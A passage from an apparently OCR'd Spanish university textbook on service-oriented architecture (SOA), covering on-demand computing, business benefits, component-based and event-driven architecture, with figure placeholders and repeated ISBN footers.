Nos permite dividir los recursos en múltiples entornos de ejecución mediante la aplicación de uno o más criterios, tales como el particionamiento del software o el hardware, o tiempo-compartido, simulación de computadoras o la calidad del servicio. Éste despliegue a medida de los recursos compartidos, nos permite usarlos en cualquier momento, estén donde estén dentro de la red.

Esta virtualización es una forma simple de gestionar los dispositivos, almacenes, aplicaciones, servicios y objetos de datos. De ahí que la aplicación de SOA maximice la utilización de los recursos en un entorno distribuido. Permite desplegar y migrar servicios entre grupos de nodos creando pequeños ecosistemas para responder eficientemente a cambios en los entornos tanto interno como externo.

Computación bajo demanda

SOA es un prerrequisito esencial para la computación bajo demanda. SOA es una arquitectura que promociona las aplicaciones bajo demanda. De este modo, las aplicaciones deben operar en una SOA para beneficiarse de los beneficios de la computación bajo demanda.

WebServices es una tecnología que implementa los conceptos de SOA. Como subconjunto de la computación bajo demanda, WebServices bajo demanda son simplemente servicios de negocio publicado usando los WebServices estándar.

La computación bajo demanda puede cubrir un amplio espectro. Uno de los extremos de su espectro apunta al entorno de la aplicación; el otro extremo apunta al entorno operativo, el cual incluye elementos como la infraestructura y la computación autónoma.

La transformación de los negocios significa el aprovechamiento de ambos entornos (aplicación y operativo) para crear un negocio a medida. En el corazón de un negocio a la medida encontramos servicios de negocio bajo demanda donde los servicios a nivel de aplicación pueden ser descubiertos, reconfigurados, ensamblados y servidos bajo demanda, con capacidades de integración just-in-time.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2 Beneficios de SOA

Para la arquitectura

- Orientación a Servicio
- Envío de mensajes
- Débil acoplamiento
- Alineación con el ciclo de vida de los procesos de negocio
- Capacidad de integración
- Capacidad para evolucionar aplicaciones e infraestructura existente

Para la computación distribuida

- Ofrece servicios de negocio a través de la plataformas
- Ofrece localización independiente
- Los servicios no necesitan ser específicos de un sistema o red
- Nos acerca totalmente al débil acoplamiento
- Autenticación y autorización a todos los niveles
- La búsqueda y conexión a otros servicios es diná-

mica Implementación a corto plazo

- Aumenta la rentabilidad
- Reduce los costes de la adquisición de hardware
- Aprovechamiento de los skills de desarrollo existentes
- Acelera la adopción de servidores basados en Standard y la consolidación de aplicaciones
- Ofrece un puente de datos entre tecnologías incompatibles

Implementación a largo plazo

- Ofrece la posibilidad de construir aplicaciones compuestas
- Crea un infraestructura automantenible que reduce los costes de mantenimiento
- Permite las aplicaciones de toma de decisión en tiempo real de forma efectiva
- Habilita la compilación de una taxonomía de la información unificada a lo largo de la empresa y sus consumidores y alimentadores

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3 Visión de negocio

3.1 Visión de mercado: los costes




Figura 8: Costes de implementación de distintas arquitecturas

3.2 Organizaciones y arquitecturas adaptables

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239




Figura 9: Organizaciones y arquitecturas adaptables

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3.3 Beneficios de SOA, para el negocio

Aprovechamiento de Assets existentes

Este es el principal beneficio y el más importante. Se puede construir un servicio de negocio como un agregado de componentes existentes, utilizando un framework SOA adecuado para hacerlo y para la compañía. Usar este nuevo servicio requiere conocer únicamente su nombre y su interfaz.

Las especificaciones de la implementación del servicio (tal como su estructura de componentes o el manejo interno de los datos) son transparentes para los usuarios del servicio. Éste anonimato permite a las organizaciones el aprovechamiento de sus inversiones actuales, construyendo servicios desde un conglomerado de componentes construidos en diferentes computadoras, ejecutando diferentes sistemas operativos, desarrollados en diferentes lenguajes [36-40].

Los sistemas tradicionales pueden ser encapsulados y accedidos vía WebServices. Más importante, los sistemas tradicionales pueden ser transformados, añadiendo valor a medida que sus funcionalidades son transformadas en servicios.

Infraestructura como producto

El desarrollo y despliegue sobre la infraestructura se hará más consistente a lo largo de las diferentes aplicaciones de la compañía. Los componentes existentes, los nuevos componentes y los componentes comprados entre una gran variedad de proveedores pueden consolidarse dentro de una SOA bien definida. Tal agregación de componentes será desplegada como servicios en la infraestructura existente.

Como resultado, la capa de infraestructura va convirtiéndose en un producto en sí mismo.

Con el tiempo, a medida que los servicios vayan siendo más desacoplados e independientes del hardware que los ejecuta, podremos optimizar el hardware ya que sólo se conocerá a bajo nivel en tiempo de ejecución.

Time-2-Market más rápido

Las librerías que estructuran los WebServices se convertirán en los Assets del núcleo de la organización como una parte más de nuestra SOA. Construir y desplegar servicios con estas librerías de WebServices reducirá drásticamente el tiempo de posicionamiento de los productos en el mercado, y así como las nuevas iniciativas reutilicen servicios y componentes existentes, se irán reduciendo los tiempos de diseño, desarrollo, testeo y despliegue.

A medida que los servicios en la organización alcancen el nivel deseado dentro de la organización o en las zonas de confianza, aparecerá un ecosistema de servicios que permitirá ensamblar aplicaciones compuestas por servicios, en lugar de desarrollar aplicaciones personalizadas.

Coste reducido

A la vez que el negocio exige adoptar los nuevos requerimientos y tecnologías que emerjan, los costes de crear o mejorar los servicios dentro de nuestra SOA, tanto para aplicaciones existentes como nuevas, se reducen considerablemente, en primer lugar, la curva de aprendizaje del equipo de desarrollo se va reduciendo por el conocimiento adquirido en la producción de los servicios anteriores y la familiaridad con los componentes existentes.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Reducción del riesgo

Reutilizar componentes existentes reduce el riesgo de introducir fallos en los procesos de mejora o creación de nuevos servicios de negocio. También se reduce el riesgo del mantenimiento de la infraestructura que soporta los servicios.

Mejora continua de los procesos de negocio

Una SOA permite representar de forma clara el flujo de los procesos a través del orden de los componentes que se utilizan en un servicio de negocio particular, y ofrece un entorno de auditoria ideal para monitorizar la ejecución de las operaciones de negocio.

El modelado de los procesos queda reflejado en el servicio de negocio. Reajustar un proceso es tan sencillo como reorganizar las piezas de su interior, que puede hacerse mientras se monitoriza, permitiendo alcanzar los resultados óptimos en su ajuste y mejora continua.

Arquitectura centrada en los procesos

Las arquitecturas existentes tienen la tendencia a ser centradas en las aplicaciones. Las aplicaciones son desarrolladas según la conveniencia de los desarrolladores de modo que, a menudo, el conocimiento de un proceso se encuentra repartido entre varios componentes. Una aplicación es como una caja negra para las demás, pero sin granularidad accesible desde su exterior. La reutilización requiere de la copia de código, la incorporación de librerías compartidas o de objetos heredados.

En una arquitectura centrada en el proceso, la aplicación es desarrollada para el proceso, que se descompone en una sucesión de pasos, cada uno de los cuales representa un servicio de negocio. En efecto, cada servicio o componente es una subaplicación. Las subaplicaciones se encadenan para crear un flujo de proceso capaz de satisfacer una necesidad del negocio. Esta granularidad permite a los procesos el aprovechamiento y reutilización de cada subaplicación a lo largo de toda la compañía.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4 La suma de filosofías, el éxito

4.1 La arquitectura de Software




Figura 10: Arquitectura de Software

4.2 Component Based Architecture (CBA)

- Abarca mecanismos y tecnologías para desarrollar componentes de grano grueso vinculados a su entorno/contenedor.
- Los componentes se descomponen en servicios asociados a la lógica de presentación, negocio, acceso a recursos, seguridad, …
- Procede de una evolución de las premisas de la orientación a objetos y aprovecha una extensa infraestructura de tecnologías (como J2EE/J2ME/JAIN o .NET/OSA/Parlay) para la integración.
- Modulariza sistemas grandes (monolíticos) en unidades técnicas de grano grueso, duraderas y reutilizables.
- Los componentes pueden ser desarrollados por terceros e integrados en los sistemas de la empresa.
- La forma de instrumentar los componentes aplicando políticas de seguridad, ha hecho a CBA más poderosa.

4.3 ¿Qué aporta CBA a SOA?

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Implementación de unidades con la granularidad adecuada.
- Las unidades siguen orientadas a los objetivos del negocio cuando son desplegadas en los contenedores.
- Construcción de unidades cohesivas, reutilizables y accesibles.
- Construcción de lógica distribuida y reubicable.
- Componentes auto-descritos que soportan la instrumentalización.
- Implementación de servicios complejos mediante el ensamblado de componentes menores.
- Suaviza los trastornos provocados por los cambios
- Y más…

4.4 ¿Cómo aporta valor CBA a SOA?

Componentes cohesivos y robustos generan servicios duraderos; la posibilidad de despliegue "en caliente" permite la refactorización continua.




Figura 11: Aportes de valor de CBA a SOA (I)

Cuando se analizan los componentes necesarios para construir una aplicación, elegimos los componentes clave y los promocionamos como core (núcleo) de nuestra aplicación. Al refinar los requerimientos, iremos añadiendo el servicio de la aplicación alrededor de estos componentes, haciéndolos cohesivos y consistentes [41-43].

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Cuando las necesidades del negocio cambian, y tenemos que introducir nuevas necesidades de negocio en la aplicación, si la abstracción de los componentes de núcleo está bien realizada, el impacto sobre ellos será mínimo, y podremos afrontar los cambios mediante la adición de nuevos componentes a su alrededor (cambio no invasivo).

Esto amplia el tiempo útil de las aplicaciones y soporta algunos conceptos de SOA.

Es importante que los cambios puedan efectuarse en una localización específica de la arquitectura sin afectar al resto de secciones, lo cual posibilita la refactorización constante.

Los cambios lógicos (lógica de negocio, lógica de presentación) pueden afrontarse adecuadamente si aplicamos los principios básicos de CBA, modularizar los componentes en función de la capa que ocupan, lo cual desacopla la lógica global de la aplicación y suaviza el impacto de los cambios.

Gracias a las capacidades de los contenedores de componentes, podemos efectuar cambios en tiempo real (despliegue en caliente) sin afectar a todo el sistema.

Las amplias capacidades de los contenedores de componentes permiten configurar la calidad de los servicios.




Figura 12: Aportes de valor de CBA a SOA (II)

En CBA, los componentes bien desplegados encajan con los servicios del contenedor (servicios infraestructurales y ortogonales) cobrando sentido en el entorno y contexto de la ejecución. Los componentes pueden utilizar servicios complejos como la gestión de pools mediante simple configuración. Esto permite un desarrollo de componentes rápido y eficiente reutilizando los servicios ortogonales como gestión de recursos, seguridad, … Esto aumenta la calidad del servicio.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Los servicios empresariales gestionados por los contenedores se han convertido en una estrategia básica de todas las empresas.

Basándonos en la premisa de “un sistema óptimo sólo puede componerse de piezas óptimas”, la orquestación de componentes ofrece un servicio de mayor calidad.

La idea fundamental es la noción de construir sistemas de software con funciones de servicio más funciones de gestión. Las primeras suelen recaer en los arquitectos de aplicaciones, mientras que las segundas lo hacen en los arquitectos de infraestructuras. La tendencia debe ser reducir la separación entre ambos roles.

Para conseguir el desarrollo de servicios centrados en el usuario, debemos :

- instrumentalizar con telemetría (reconocer las condiciones cambiantes)
- instrumentalizar con código para responder bajo condiciones cambiantes.

Distribución de componentes para las interacciones de servicio dinámicas.




Figura 13: Aportes de valor de CBA a SOA (III)

Tanto en el interior como en el exterior de un servicio encontramos componentes, que se encuentran distribuidos a lo largo y ancho de las redes de computación (intra e inter redes) y entre los servicios de acceso (Cable, WiFi, 3G,…) y los servicios del núcleo (eventos). Esto hace que el servicio sea verdaderamente móvil, accediendo a componentes residentes en las diferentes redes de la compañía Desde el punto de vista de SOA, un componente (de negocio habitualmente) publicado (encontrable y usable) que soporte una interfaz serializada (SOAP/XML), constituye un servicio web. No

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

obstante, le entrega basada en el contexto de este servicio, puede beneficiarse de otros componentes externos para asegurar una interacción dinámica con el usuario. Esta interacción de servicio debe ser controlada y tarificada adecuadamente [44-48].

Los servicios modularizados como componentes distribuidos en la red aseguran:

- El cumplimiento de las premisas de SOA referentes a la movilidad del servicio
- El cumplimiento de las premisas de SOA al respecto del servicio bajo demanda (afectado por los privilegios y configuraciones del perfil del usuario demandante.




Figura 14: Aportes de valor de CBA a SOA (IV)

Tradicionalmente, cuando construimos un sistema basado en componentes para un determinado público objetivo, el máximo de accesos concurrentes queda controlado, pero cuando desplegamos un servicio como servicio web, los consumidores potenciales aumentan exponencialmente, generando fluctuaciones extremas desde el punto de vista de la calidad de servicio. Es evidente que no podemos afrontarlo sin la elasticidad adecuada del servicio.

Con la movilidad del código y el despliegue en tiempo real, podemos alcanzar una verdadera elasticidad en los servicios. En un momento concreto, los componentes de servicio pueden estar ejecutando en 2 contenedores, y en el momento siguiente en 200.

La componentización de los servicios asegura la alineación de los contenedores de servicios de aplicación con los contenedores de servicios del sistema.

La elasticidad se logra cuando nos damos cuenta de que determinados componentes de servicio mejoran sus prestaciones si son ejecutados en determinados contenedores de la red (por ejemplo, un componente de servicio de criptografía debería ser ejecutado sobre un hardware con cripto- aceleradores.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Descomposición funcional de los servicios para poder alinearlos.




Figura 15: Aportes de valor de CBA a SOA (V)

La descomposición funcional que tiene lugar cuando se construye un servicio basándose en componentes modulares, facilita la adaptación del mismo a los cambios en los requerimientos. Si el servicio se construye de forma monolítica, las operaciones básicas de que consta se enlazarán mediante código (hard-code), por lo que un cambio en una operación nos obligará a recorrer todas las aplicaciones del sistema para repetir el cambio.

El beneficio fundamental de la descomposición funcional se aprecia cuando observamos las posibilidades del aprovechamiento de servicios externos como la seguridad, escalabilidad, disponibilidad o gestión.

La descomposición funcional opera en conjunción con la movilidad del código, orquestación de componentes y su naturaleza distribuida [49-51].

4.5 Event Driven Architecture (EDA)

- Ofrece los mecanismos para coordinar a los solicitantes y los proveedores de servicios (productores y consumidores).

- Los eventos de software permiten una acoplamiento comunicativo a varios niveles, con un amplio espectro de mensajes correlacionados.

- Se crea una red capaz de escuchar miles de eventos procedentes de diferentes orígenes, generando las respuestas adecuadas.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Soporta flujos de mensajes dinámicos, paralelos, asíncronos y reacciona a los inputs externos que pueden ser de naturaleza impredecible de antemano.
- Recibida una petición, se elegirá un proveedor del servicio demandado balanceando la carga y ajustándose a los requerimientos de calidad de servicio del demandante.

- El mismo software del bus de eventos puede monitorizar las peticiones y respuestas generando una información de valor añadido tanto para los consumidores como para el negocio.

- La coordinación entre peticiones y respuestas puede ser síncrona o asíncrona.

- Los flujos de ejecución simultánea pueden correr de forma independiente.

4.6 ¿Qué aporta EDA a SOA?

Afinidad de usuarios a la obtención del servicio

